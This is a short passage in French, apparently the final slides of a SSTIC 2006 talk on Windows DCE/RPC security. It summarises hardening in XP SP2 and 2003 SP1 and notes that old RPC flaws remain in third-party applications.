 - Possible stack overflow si `size_is` n'est pas testé du tout (à vérifier)

- Audit de sécurité complet sur la majorité des services RPC présents dans XP SP2, 2003 SP1
- Suppression des fonctions "à risques" (strcpy, sprintf, strcat, ...)
- Diminution du nombre d'informations disponibles sans authentification
- Suppression des cas de contournement de l'authentification

- Malgré la découverte de nombreuses failles critiques dans le passé DCERPC reste incontournable :
 - facilité de programmation
 - rétro-compatibilité
- Sécurité des services RPC Windows accrue (XP SP2, 2003 SP1, Vista)
- Anciennes failles RPC windows toujours présentent dans les applications tierces (backup, mail, ...)

- Pour plus de détails -> actes SSTIC06

Questions ?